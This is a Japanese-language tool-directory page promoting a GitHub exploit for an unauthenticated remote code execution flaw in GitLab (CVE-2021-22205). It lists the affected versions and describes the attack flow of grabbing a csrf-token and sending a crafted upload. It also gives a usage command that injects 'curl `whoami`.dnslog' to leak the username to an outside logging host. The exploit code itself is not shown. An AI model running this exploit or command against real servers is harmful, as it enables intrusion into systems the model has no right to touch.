
Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2021-22205 — CVE-2021-22205 未認証RCE | Kitploit
ツール/GitHubGitHub/r0exper/cve-2021-22205
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミング
GitHubr0exper/cve-2021-22205

CVE-2021-22205

CVE-2021-22205 未認証RCE

リポジトリを見る
6927114年前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2021-22205

影響バージョン:

  • Gitlab CE/EE < 13.10.3
  • Gitlab CE/EE < 13.9.6
  • Gitlab CE/EE < 13.8.8

使用方法


python3 CVE-2021-22205.py target "curl \`whoami\`.dnslog"
Xnip2021-10-28_21-54-04

csrf-token の取得:

Xnip2021-10-28_21-44-31


/users/sign_in から csrf-token を取得し、前述の CVE-2021-22205 POC を使用してアップロードパケットを構築し、認証されていないアップロードリクエストを実行して、最終的に RCE を達成します。

Xnip2021-10-28_21-43-13

参照:

  • https://hackerone.com/reports/1154542
  • https://security.humanativaspa.it/gitlab-ce-cve-2021-22205-in-the-wild/
  • https://forum.ywhack.com/viewthread.php?tid=115611
  • https://forum.ywhack.com/viewthread.php?tid=116706
  • https://github.com/RedTeamWing/CVE-2021-22205
ツールをダウンロード